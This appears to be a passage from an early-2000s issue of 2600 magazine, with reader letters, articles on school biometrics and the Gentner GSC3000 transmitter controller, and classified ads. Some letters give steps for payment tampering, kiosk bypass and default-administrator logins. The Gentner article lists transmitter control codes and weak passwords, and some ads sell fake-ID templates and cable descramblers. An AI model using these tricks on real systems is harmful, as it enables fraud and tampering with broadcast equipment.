There are ways of keeping customers and ways of losing them. And that, despite everything else that's going on, is the real bottom line.

Insecurity

Dear *2600:*

A friend of mine found a simple way to get around the $9.99 price of the popular AOL/AIM instant messaging bot SmarterChild (www.smarterchild.com or IM "smarterchild") if you have a PayPal account. Once your trial period runs out, click on the link SmarterChild provides you with, then copy the link on the PayPal button. Merely change the "9.99" to "0.01" within the link and send the one cent payment. You just got SmarterChild's services for virtually free!

tr

There are so many references to stupidity in this letter that it probably sets some kind of record - AOL, instant messaging, PayPal, ripping people off, obvious security holes....

Dear *2600:*

I recently took a vacation on the Tahitian Princess Cruise. Onboard the ship they have an Internet Room where you can pay $0.50 a minute to use the Internet. Of course there was no way I would pay to use their Internet so I sought out methods of bypassing their Internet program. They made a terrible mistake when designing the Internet Room. The power strips are exposed slightly underneath the desks for each computer, so all you have to do is turn the strip off and on and enter "Safe Mode with Command Prompt." If you type "dir" you will notice a file called "kiosklog.txt" which logs every site a user goes to as well as their account number on Princess and time spent at each site.

Change directory (cd) to "c:\documents and settings\administrator\desktop\" then run "setupkiosk.lng".

You will notice a wonderful GUI menu come up with hundreds of settings to fiddle with. The most important of course, the tab called "Pricing." You can change the cost of Internet and make it free altogether by hitting "Free Internet without timer."

To make sure that this would actually save, I came back to the room at around 1:00 am. At the time I didn't know if any "hidden cameras" watched activity in the room so I didn't create the free Internet. Instead I changed the name of "Internet Cafe" to "Internet Cafe..." (just a test) and it worked.

Later I talked with a Princess employee and she notified me that those "harmless" webcams sitting next to all the computers are actually security cameras that keep video for two weeks, so change their settings at your own risk.

osiris

And keep in mind before you really piss these people off that you are in fact stuck out in the high seas with them for what could be quite a while.

Dear *2600:*

I from time to time have picked up your magazine from the newsstand here locally. I was stunned and surprised from the very first issue I bought and read. I agree, there needs to be someone in this world with your position on information and knowledge. The next opportunity I have, I plan on subscribing to your magazine and buying *Freedom Downtime.* Please keep up the great work that you guys do at enlightening others. What they choose to do with knowledge is on them.

By the way, I have a cousin who works for Fedex and she recently wanted to buy a nostalgic item that her job carries. It was some sort of model plane. Well, when she was there on eBay's site she noticed some other items from Fedex on sale.

The first thing she noticed was a used uniform. She thought to herself, and then asked me, "Now who in the world would want to buy a used uniform that says Fedex on it?" She told me "the uniforms are free, we wear them until they wear out and the company gives us new ones." My immediate answer was "terrorists, rapist, thieves, conmen, and property masters and costume personnel from the filmmaking industry."

She told me that many stops on her route are places of importance to our government and no one ever thinks to check or question the identity of a delivery person from Fedex. Just out of habit, security and other personnel tend to "let them through."

So after hearing this from her, I went to eBay to take a look for myself, and lo and behold there the items were. I saw them there for sale too, shirts, sweaters, and whole used uniforms.

I was wondering if Fedex knows this? This can't be legal, right? Aren't they concerned about individuals using their name for fraudulent or even worse possible activities?

I thought to myself that *2600* should know about this. My cousin already reported it to Fedex. That situation's progress is pending.

Big B. Statz

As soon as we verify that you can indeed receive in the mail full Fedex uniforms as well as other kinds of corporate and government clothing, we'll let the world know. (But we're keeping what we buy.)

Suggestions

Dear *2600:*

I wasn't sure where to send suggestions for merchandise but this seems as good a place as any. Have you ever given any thought to selling *2600* stocking caps? I would buy one.

drlecter

Your vote has been logged. We're always open to new ideas. It takes time, money, energy, and that sort

of stuff to put out each item so we want to be sure people want something before we start investing. So please keep sending in suggestions as well as feedback on what we've come up with so far.

Dear *2600:*

In a letter in 20:2 regarding the past article "Fun with Hosting on Cable/DSL" in 20:1, Toby asked to be informed if anybody knew of good dynamic IP DNS services. I personally use DHS (http://www.dhs.org) which picked up after Monolith went under (.ml.org - ah, the nostalgia). For $5 they'll give you a few subdomains (the limit was four when I signed up but I can't seem to find any reference to exactly how many you're allowed). It used to be free but not enough people were donating. I'm not sure if this is exactly what he had in mind but I figured it was worth sending in.

Ion

Dear *2600:*

I found a very simple way for telemarketers to automatically delete your number from their call list. Just answer as "Customer Service" every time someone calls you. As soon as a telemarketer hears that, by law they have to delete the number because they are not allowed to call businesses.

PCBootleger

There's no law we can find that prohibits telemarketers from calling businesses. Your method will work though if the telemarketers are targeting individuals. However you may very well wind up opening the floodgates for a whole new kind of pitch.

Dear *2600:*

In your latest issue (20:2) there is a letter from Encrypted explaining the difficulty of overcoming bios passwords in order to overcome Deep Freeze. An extremely simple way to remove any bios password is to simply use the reset CMOS jumper on the motherboard, which clears all settings for the bios, including the password. If you aren't familiar with motherboards enough to find a cmos reset jumper, simply unplug the computer and remove the tiny clock/cmos battery on the motherboard (usually the size of a quarter). This should reset the CMOS and solve any bios password difficulties you may have, although your school may find it rather suspicious for you to be popping open computer cases and fiddling with the motherboards.

scissorjammer

Dear *2600:*

In reference to 20:1 letters, may I first suggest to Ray who is having problems with billings from AT&T that he check out bigzoo.com for prepaid long distance service. My daughter told me about it more than two years ago. I checked it out for three months before kissing AT&T goodbye forever. (They're 2.9 cents a minute anytime.)

Second, to DriZakE, same issue, you did not mention returning the check to the "old woman." If you didn't, you have joined probably dozens of other lowlifes who also ripped her off. Since she lives in your area, you and your wife should visit her to see if she is all right. She might be eating only dog food by now.

Concerned Grandma

The Authorities

Dear *2600:*

I just bought my second issue of your magazine. First off, I'd like to say that I think you are doing a great job and I think that the "Future of Computing" article was a very thought provoking scenario. This approach would be brought on by the ignorance and paranoia of people who make the rules. Case in point: My school has announced that at the beginning of the 2003-2004 school year they will punish students for activities on the Internet deemed inappropriate by the school, whether they are conducted in school or not, regardless if they have any relation to school at all. If the school deems it inappropriate, you will be punished. The Supreme Court has already ruled this unconstitutional, but this has no bearing since I go to a private school. I suspect that if I brought your magazine to school, I would have a "talk" with those in charge.

Well, I will be in 8th grade starting August 19th, and that means only nine more months of this crap. I'll probably go to a public magnet school, so I can finally enjoy what's left of my constitutional rights.

Performaman

Just don't be surprised when you don't enjoy them as much as you think you will.

Dear *2600:*

After reading your article "Disrespecting the Law" in 20:2 I felt compelled to write you about this matter. I actually live in The Hague (luckily at quite a distance from the ICC) but as pointed out by you it is not impossible that some day we will see American troops running around this city on a quest to free a fellow soldier. While this may seem perfectly reasonable to the American government (I mean no real American would ever consider committing a war crime (at least if you don't count invading a country without reason and holding prisoners outside of the U.S. effectively removing the possibility of a fair trial))!

What I am more concerned about are the recent developments in America's war on drugs. As in the above case America seems quite happy to strong arm any country by disrespecting the local laws and saying it is in their own interest to comply. How is this done? Well, quite simply by doing it! Recently the Netherlands have deported about six Dutch citizens to stand trial on drug charges. While I am all for stopping the production and distribution of drugs, this must be done while staying within the bounds of the

law. Dutch law differs in quite some areas to American law. For one, entrapment is illegal here in Holland and any evidence obtained through this method is inadmissible in (Dutch) courts. The DEA has been sending agents over to the Netherlands who use methods that are illegal here, like entrapment and the use of criminal informants. And on the basis of the American reports these people are sent to America for trial. But in all the cases up until now they have accepted plea bargains. Why? Because they were promised that they could return to the Netherlands for the remainder of their sentence as long as they pled guilty.

I hope you see the pattern here. In a plea bargain the evidence is no longer of any interest and no further inquiry is made to look at how it was obtained. To be honest, the Dutch government is as guilty as the American government as it would appear there are no checks or controlling government bodies in place to regulate America's activities here in Holland (although there are voices growing in the government about this and hopefully soon there will be more clarity about this matter). Also the Dutch justice department should be more concerned with the validity of the evidence and the way it was obtained than they are now. Only yesterday I was watching a documentary about these matters on Dutch public television and in an interview the head of the DEA said that America always works within the bounds of the law of the country they reside in. When confronted with the evidence that this was not the case, the camera crew had to leave the building immediately and the interview was finished. I would like to think that soon America will come to realize that if they keep on acting in this way they will not only alienate themselves further from the rest of the world, but will also create an air of fear throughout the world as it would appear that nobody is safe from the American justice system. I would like to think that the Dutch government will start to stand up against these Wild West policies of America and start protecting its citizens against illegal and unfair methods such as those being used by the American government at this time.

All I need to say now is keep up the great work. And don't let your voice be silenced by those who fear the truth and try to force their way of thinking on you. We all have minds capable of making our own decisions. Let's use them instead of accepting someone's word for it!

Alan
The Hague

It's an amazing parallel to some of the things individuals are going through in the States when you see how governments around the world seem to be giving up their rights in deference to the USA. At least you still have media with the guts to confront this head on. Hopefully the populace will shame the Dutch government into reversing this trend of embracing intimidation.

Concerns

Dear *2600:*

Long time reader, first time writer. I have been purchasing your magazine from the local Barnes and Noble for the past three years and have been considering getting a subscription for quite some time now. The only thing that is stopping me is that all of my current magazines are all nice and pretty, without the subscription label, and I fear that if I subscribe then the magazines will come defiled with my name and address. I was wondering if this was the case, or if it came in a plain brown wrapper. Keep up the good work!

Caps Lock

Fear no more. We haven't put labels on the magazines themselves for a number of years. Subscriptions, as well as back issues and all the other stuff we have, are sent in envelopes and - not only that - they don't reveal that it's actually from 2600 in case you share a house, office, country, etc. with ignoramuses.

Dear *2600:*

Funny how your magazine has a picture of what appears to be a telephone or power line pole cut in half and only a week after getting your magazine, parts of the Northeast lose power. I'm not pointing fingers - I'm just saying that's very peculiar.

Sam

Yes, our timing continues to be an attribute and a curse at the same time.

Dear *2600:*

I was watching the TV today and saw that a large section of the eastern United States was in a blackout. Everyone immediately though it was terrorists, and I guess I can see a reason behind that, but the kicker was when I flipped on CNN and saw the ticker at the bottom of the screen say "FBI: Hackers are confirmed not to be responsible for blackout." How come when a power outage happens (and they do happen quite often), "hackers" are instantly a suspect?

Martin

Whenever something happens that people don't understand, who better to blame than those who are least understood?

Chastising the Ignorant

Dear *2600:*

This letter is in response to Amanda, Camille, Meriam, and Christina who are eighth graders at a school in Queens, New York. I am a senior that attends high school in New Jersey. Let me start off by saying that a very small number of chatrooms are used to set up meetings that turn into child abductions. Many chatrooms are used solely to talk about music, movies, computers, and things that have nothing to do with sex and "children and honest companies." Chatrooms are not bad. Are *all* websites bad? There's

plenty of child porn sites out there. Have you ever actually read *2600?* In *2600,* they print the stuff that our schools would never teach us. In fact, if you read a lot of letters sent to *2600,* when schools find out we are reading this stuff, they freak out. Freedom of information is what *2600* is about. They print articles that teach how to explore, not destroy. I've never seen *2600* "support chatrooms" before. *2600* supports freedom in all aspects, exploration of technology without malicious intent, and justice. I've been a reader since I was in seventh grade and I have never read anything showing the *2600* staff supporting any injustices or wrongdoing (such as child abductions, etc.).

Now that my rant is done, where do you see *2600* supporting exploitation of children and honest companies? You provided absolutely no evidence, and you have obviously given in to the brainwashing that schoolteachers push on kids everyday. Please, if you're going to write a report, don't write it on chatrooms or anything related to technology because you are very ignorant on the subject when it comes down to it.

leetkurp

We don't consider ourselves experts on the subject but it seems that if one were to plan a child abduction, about the last thing they would want to do would be to discuss it in a chatroom. And now we no doubt will be accused of giving free advice to child abductors.

A Sign of Hope

Dear *2600:*

An interesting thing happened to me yesterday. I had gone to Office Depot to try to find an organizer for school and was waiting around while my mother looked throughout the store. I saw the computer section where all the floor models were being shown off and decided to have a little fun. I went up to one of the computers (they were all running Windows XP) and logged in to the guest account to play around a little. After a while I got bored of this and decided to see if the Administrator account was open. (Any Windows OS based on Windows NT has a default Administrator account with no password.) I logged out of the guest account, then tried first to log into the OfficeDepo account (which was a password protected admin account). Since I couldn't get in that way, I decided to try the default Admin account. From the login menu I held down the Ctrl and Alt keys and pushed Del twice, thus bringing up the Windows 2000-style login box. I typed "Administrator" as the username and left the password box empty, then clicked "Log in." Sure enough, the store had not set the password for the Administrator account and had left it completely open. So I decided to play around a little with the user accounts. I opened up the User Accounts control panel and changed the Office Depot's Guest account to Administrator level, then took the password off of the OfficeDepo's admin account. As I was doing this one of the store employees walked by and asked if I was finding everything to be satisfactory. I said "yes" and he went on his way, paying no attention to what I was doing. I was amazed at how blind these people could be at times, but continued my tinkering.

I decided to change the Administrator account password, and as I was changing it, another one of the employees walked up and said "trying to change the password, huh?" Freaked out a bit by his inquiry, I told him that I was "just seeing what the system could do." His next remark surprised me, though. He smiled with a smug expression on his face (like the "I know something you don't know" look) and said "Go ahead, change it. I'll show you a little trick." Well, at this point it was obvious to me that he wasn't going to kick me out of the store or anything. It seemed that he was challenging me to lock him out of his own computer. So I complied with his wishes and put a password on the Administrator account. He then asked me what the password was and I told him, and I then explained to him that I had accessed the hidden Administrator account, which by default has no password. I told him all I knew about it and he was surprised by this information, as he hadn't known of this vulnerability before.

After I told him how it was done, he proceeded to log in to the OfficeDepot account and remove the Administrator account password by changing that account in the Users control panel. I knew of this trick but was surprised that it worked on the default Administrator account. After the little demonstration I chatted for a while about computer security and the failure of the Blaster worm and left the store encouraged and smiling. I figured most people would overreact to what I was doing, but instead the man had actually treated me civilly and kindly and even talked with me about security. I'm glad that not everyone in this world has unjust misconceptions of hackers. I just hope that I'll meet more people like this in the future. The man even waved and said "have a nice day" as I left (though it's possible that's just a part of his job).

theXorcist

This goes well beyond someone just doing their job. That person had a very healthy outlook towards technology, one we would all do well to imitate. He wasn't afraid of what you might do to the system because he understood the basics of how it worked and he was confident in its overall design. He was also willing to listen and learn something new, an attitude which results in people (especially hackers) explaining what they know, as you did. This kind of thing happens all too rarely but it's always good to see it take place.

The Threat of Biometrics



by _cHiCkEn__

My school recently underwent a renovation. Schools in Pennsylvania are spearheading a push for biometrics as identifiers for everything from entry systems to school lunches. Probably has something to do with the fact that our last governor (Tom Ridge) resigned to take the president's position of the head of Homeland Security.

The first - and the biggest - pain to myself and the other students of our hick town is the biometrics for school lunches. It's built using a combination of software made by Food Service Solutions (www.foodserve.com) and a biometrics suite called MorphoTouch made by Sagem Morpho, Inc. (www.morpho.com). To get the system initialized, we were all assembled at lunchtime and scanned in using both forefingers. Along with this, they associated our student ID. Conceivably, the MorphoTouch website says that any data can be stored in these files (obviously this is true, because Sagem Morpho has contracts with several military and governmental organizations).

The MorphoTouch uses a set of 27 non-alterable points on the finger as the basis of its biometrics. These points are calculated and fed into a one-way algorithm. The results of this algorithm are compared to the results stored in each student's file in the Food Service Solutions' database. Supposedly, this number cannot be fed back into the algorithm to get the fingerprint, but one wonders with Sagem's close relationship with law enforcement. Needless to say, the original quality of the fingerprint scanned is said to be non-permissible in a court of law, yet it could still help authorities to some extent.

This whole system is said to keep the classic story of the bully stealing someone's lunch money from happening, yet it's a moot point. That hasn't happened in ages at my school and, if they really wanted to, they could just steal the lunch itself. Parents are allowed to deposit money in the student's account and are assured that the money cannot be spent for anything else. They are automatically notified by a printout or even an e-mail when the student runs into the negatives.

Now, onto the second pain (which has yet to be completed). My school's had a long-running problem of unauthorized access after hours. It is said that back in the day when the school had given keys to the teachers that about 60 percent of the town had a copy. Then they went to a randomly generated keypad system, which, after some time everyone knew the PIN to also. Now they've taken extreme measures on this issue. They've installed a remote smart-card reader manufactured by HID Corporation (www.hidcorp.com). This card can be read up to eight inches from the keycard reader by the doors. The card reader also has a keypad which can use either a PIN number for access or the smart-card. But this reader may also be configured to require *both* the smart-card and the PIN.

I've heard rumors of including the already established MorphoTouch system as a facilities access control as well as the HID system - this stands to reason since all the teachers were required to give up their fingerprints too.

Some students have resisted these advances. Parents have been forced to write notes to the school for their children to be allowed to still eat lunch without giving up their fingerprints. They've been forced to remember their student ID number instead - which is almost as bad since their money is still stored in the same Food Service Solutions' database as everyone else's. The cafeteria manager has been especially hostile to such students, even going so far as to phone students' homes and get into heated conversations with their parents.

Here in South Central Pennsylvania, we're on the bleeding edge of technology, biometrics, civil liberties, and the wish to murder tree huggers.





Gentner GSC3000 for Total Morons

by blakmac
page33@mail.com
http://page33.port5.com

As you know, radio stations use transmitters to relay signal from the towers to receiving antennas, whether they are other towers or the old bent-up clothes hangers that are taped to the back of your radio. One of the more popular transmitter companies is Gentner. Gentner manufactures various equipment, ranging from FM transmitters to hearing assistance equipment. In this article, we will look at some of the features of the Gentner GSC 3000 Remote Facilities Management device as used by one of our local radio stations. Of course, this is for educational purposes only. Besides, if you are stupid enough to tamper with one of these pieces of equipment, you deserve the trouble you will receive.

The Equipment

While I have never seen one of these transmitters in person, I did interact with it on a regular basis while working at a local radio station. At least once per shift, we were required by the FCC to check the transmitter voltage, plate current, and forward power that the transmitter was operating at. We did this by dialing up the Gentner GSC 3000 and feeding it commands via the telephone keypad. We will get to the commands shortly. The location of the transmitter was actually about 15 miles from the station. I'm sure you have seen radio towers; the transmitters for the towers are usually kept in a little hut at the base of the tower. If anyone has been inside one of these and has pictures/information about them, please e-mail me. There are two ways to communicate with one of these devices: via modem dial-in or via telephone with the voice module installed. At the station, we always used the voice module access, probably because the "network admin" was quite incompetent when it came to computers. We will be focusing on this method of communication between the user and the hardware.

Dialing In

Usually the telephone numbers for these machines are not listed anywhere, therefore only a privileged few can access the machine. There are very good reasons for the security of this access. For example, you can change the broadcast voltage of the transmitter, which can cause lots of unmarked vans to appear in your location. You don't want that. In our small town, the transmitter number was at one time published in the local telephone book! However it has since been removed. When you dial the number, if the voice module is installed, you will hear a robotic voice saying something like, "Hello, this is the KXXX transmitter site, please enter access code." It's always a good idea to have difficult passwords, but as we know given that there are only ten numbers on a telephone, they can easily be guessed. The GSC 3000 has two passwords for the system, a five digit general access password and a seven digit system access password (root!). When you enter the general access password, you will hear a message saying that there are either alarms pending or no alarms pending. Basically, these alarms are for signal status. For example, if there is dead air being passed over the transmitter, an alarm would be issued and, in our case, the phone would ring at the station on a special line, as well as at the station owner's house, and a signal would be sent to the program computer at the station to begin playing music. Once you are past the alarm message, you can enter codes to access the various features of the GSC 3000. Here are the available options:

For checking meters:

501# - Sequence One Enabled (runs through the meters and gives you the stats)
601# - Transmitter Voltage
602# - Plate Current
603# - Forward Power
604# - Reflected Power
607# - Microwave (STL) Power
701# - Signal Status
050# - Monitor On
*050** - Monitor Off

000 - Report Alarms
010 - Clear Alarms
030 - Master Alarm Override

Other Commands:

Main Transmitter - *201#* power on, *201** power off
Transmitter Power - *202#* raise, *202** lower
Transmitter Reset - *203#*
Power Adjust - *204#* raise, *204** lower
Power Control - *205#* auto, *205** control adjust
999 - Goodbye

For our local transmitter, there is another telephone number that you dial to get the status on the power going into the transmitter. For example, you dial the number and enter a five digit password, then enter 704* to get the power status report.

Passwords

As with any sensitive equipment, passwords should be chosen carefully and not carelessly. By looking at the commands available for remote use, you can see what kind of power lies in the ability to access one of these machines. At the local station, the password for general access was 11111 and for total system access it was 9999999. It's rather sad to think that these are very easily guessed passwords that can have quite dramatic consequences. Let's imagine that Evil Joe wants to get back at the radio station for something. Joe calls up the GSC 3000, guesses the password, then kicks the power up on the transmitter. The station is then subject to severe fines and penalties if the FCC finds out (and they will). This isn't a pretty picture, especially if and when it can be proven that Joe doesn't work for the station and he's the one that tampered with the equipment. Just imagine the penalties for that. However, I feel that the station is partially to blame in this scenario due to a lack of diligence in setting up their passwords. These machines aren't very secure to begin with, considering the password scheme that they use. If you run a station, be smarter than our local station, please.

Conclusion

The Gentner GSC 3000 is a very useful tool for monitoring radio equipment, however it is insecure. The password schemes should be redesigned, although I realize that it is limited to the ten keys on the telephone keypad. Possibly incorporating a longer password would be a viable solution to this problem. I have listed some resources for more information below, and if anyone has more on these devices, feel free to e-mail me with any information, corrections, etc. that you may have. Please, use this information responsibly.

References

Gentner Technical Support - 800-283-5936
http://www.burk.com/support/manuals/GSC3000.pdf

Greetings to diversereality, krypt0n0mic0n, Horathgar42, WarHwk1974, the imposter.

H2K2 VIDEOS

Yes, you read that right. We finally got them done more than a year after the conference ended. One of the reasons it took such a long time was because of the sheer amount of material that came out of H2K2. We also had to do a great deal of post production work, sound repair, and the like. And don't get us started on the many hardware and software problems we encountered along the way, not to mention our own human errors. But the reason we invested a huge amount of time, money, and energy putting this all together is because so many of you were nagging us about wanting to see all of these great panels. So please buy the damn things. There are a total of 65 video discs, all in VCD format (they will play on DVD players and computers - not VCRs, CD players, or phonographs). Each video is $5 or you can get the whole collection for $200 and become one of the first people to see almost every moment of H2K2.

Circle or write down on a separate piece of paper the videos you want and mail to H2K2 Videos, PO Box 752, Middle Island, NY 11953. More details on the panels can be found at www.h2k2.net. You can also buy these videos online at store.2600.com.

Available videos:

- A Day in the Life of a Directory Assistance Operator
- Abuse of Authority
- Access Control Devices
- Black Hat Bloc
- Bullies on the Net
- Caller ID Spoofing
- Community Radio
- Conscience of a Hacker
- Conspiracies
- Crypto for the Masses
- DMCA Legal Update
- Databases and Privacy
- DeCSS Story
- Digital Demonstrations
- Domain Stalking
- Doug Rushkoff
- Educating Lawmakers
- Face Scanning Systems
- Freedom: File Not Found
- Fucked Company
- Fucking Up the Internet at ICANN
- Fun With 802.11b
- GNU Radio
- H2K2 Closing Ceremonies
- Hacker Ethics
- Hacking Nanotech
- Hacking National Intelligence (3 discs)
- Hacking the Invisible World
- Hardware Q&A
- How to Start an IMC
- I Am Against Intellectual Property
- Introduction to Computer Viruses
- Jello Biafra (2 discs)
- Keynote: Aaron McGruder
- Keynote: Siva Vaidhyanathan
- Lockpicking
- LPFM Basics
- Magic Lantern
- Magical Gadgets
- Mark Hosler from Negativland (2 discs)
- New FBI
- Open Source Security Testing
- Password Probability Matrix
- Patriot Act
- Pirate Radio
- Protection for the Masses
- Proximity Cards
- Report From Ruckus
- RetroComputing
- Sealand
- Security Through Obscurity
- Shape of the Internet
- Social Engineering
- Standing Up To Authority
- Steganography
- Strategic Thought in Virtual Deterrence
- Technomanifestos
- Tracking Criminals on the Internet
- Vanished Art of Human Intelligence (2 discs)
- Webcasting

Marketplace

Happenings

INTERZ0NE III. April 2004. Not just another hackers' con! Stay tuned to website for more details. www.interz0ne.com (that's a zero!)
DUTCH HACKER MEETINGS. Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html.

For Sale

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com
DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!
ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.
AT LAST AN ACCURATE DESCRIPTION OF THE BELIEFS AND BEHAVIOR OF HACKERS! Social Inquiry offers a research report produced by Bernhardt Lieberman, emeritus professor from the University of Pittsburgh and Director of Social Inquiry, his own social research firm. Professor Lieberman held appointments in the Departments of Sociology and Psychology at the University of Pittsburgh. He conducted a detailed interview of hackers in Pittsburgh and administered five questionnaires to them: a hacker motivation questionnaire, a hacker ethic questionnaire, an attitude toward the law scale, a liberalism-conservatism scale, and a personality questionnaire designed to deal with the myth of the hacker as a social misfit. Professor Lieberman attended H2K2, observed the behavior of hackers in convention, and administered the five questionnaires to hackers attending H2K2. The report also contains a content analysis of *2600.* The report presents a description of the beliefs and behavior of hackers produced by these methods of inquiry. The report is neither a condemnation nor a whitewash of hackers, nor does it justify the actions of criminal justice systems and the disciplinary actions of school administrators. It is designed to offer a more accurate picture of hackers than the pictures presented by the mass media and the criminal justice systems. The report recommends that the desire of hackers to learn about computers and computing should be channeled into constructive ends, as much as that is possible. The report is 140 pages long and contains 55,000 words. Professor Lieberman received no grant or contract money to do this work; he did the work using his own money and was, and is, beholden to no one. To get a copy of the report send a check for $23.50 + $4.50 ($6.00 outside North America) for shipping (in U.S. dollars) payable to Social Inquiry, 627 Beverly Road, Pittsburgh, PA 15243. Those fortunate enough to have institutional funds to pay for the report are invited to send a purchase order. If you want more than one copy, call 412.343.2508 or email blieber@telerama.com.
SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.
HACKER T-SHIRTS AND STICKERS AT JINXGEAR.COM. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kick-ass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.JinxGear.com!
WIRELESS SECURITY PERSPECTIVES. Monthly, commercial-grade information on wireless security. Learn how to protect your cellular, PCS, 3G, Bluetooth, or WiFi system from *2600* readers. Subscriptions start at $350 per year. Check us out at http://cnp-wireless.com/wsp.html.
TAP/YIPL The original phreaking and hacking zines! All original back issues on CD-ROM. Only $5 including postage! Write for a free catalog of the best underground CD-ROMS! Whirlwind, Box 8619, Victoria BC, V8W 3S2, Canada.
LEARN LOCK PICKING It's EASY with our book. Our new edition adds lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.
WEBIEZINE, the first and only monthly compilation CD zine featuring new and popular software, text files, e-books, reviews, tutorials, graphics, videos, music, and more. Please help *Webiezine* to continue and grow by submitting files or links or suggestions to psytekusa@hotmail.com or submit@webiezine.com. Anything is accepted. Order yours online at www.webiezine.com or http://store.yahoo.com/webiezin. Also check out www.webiest.com for the best prices on hosting, co-location, and web design!
CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.
WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).
CABLE TV DESCRAMBLERS. New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132.
Email: cabledescramblerguy@yahoo.com.
REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $3 cash to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.
FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

Help Wanted

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.
HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

Wanted

BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.

FREE SOFTWARE DISTRIBUTION. I have a website (www.eloder.com, come check it out!) that has a fair amount of traffic. Mostly for debian and redhat cds. I am looking for hackers who have made their own interesting programs and wish to share. If you have some really interesting apps, I can give you (for free!) a page or a sub domain. I am looking to assist the open source movement and the hacker community. You can email me at eloder@hotmail.com. Please place "download" in the subject heading. All interesting ideas welcome. Eric Loder.

NEED DIAL UP HACKING INFO (steps involved, current dial ups, etc.) Also looking for places on the Internet where I can get unlisted phone numbers for free. Please contact me at billm2@prodigy.net.

THE NEW YORK CITY INDEPENDENT MEDIA CENTER (NYC-IMC) is looking for donations to help build an IU server to host its open publishing web site. NYC-IMC (http://nyc.indymedia.org) is an all volunteer collective and is part of a worldwide network of over 100 media centers (http://www.indymedia.org) dedicated to maintaining an open publishing web system covering progressive issues and built using open source technologies. NYC-IMC has outgrown its current server and host and would like to create a robust, rack mountable server that can be collocated with a faster provider. If you can donate time or parts to help build our server, please get in touch with the NYC-IMC Tech Team at imc-nyc-tech@indymedia.org.

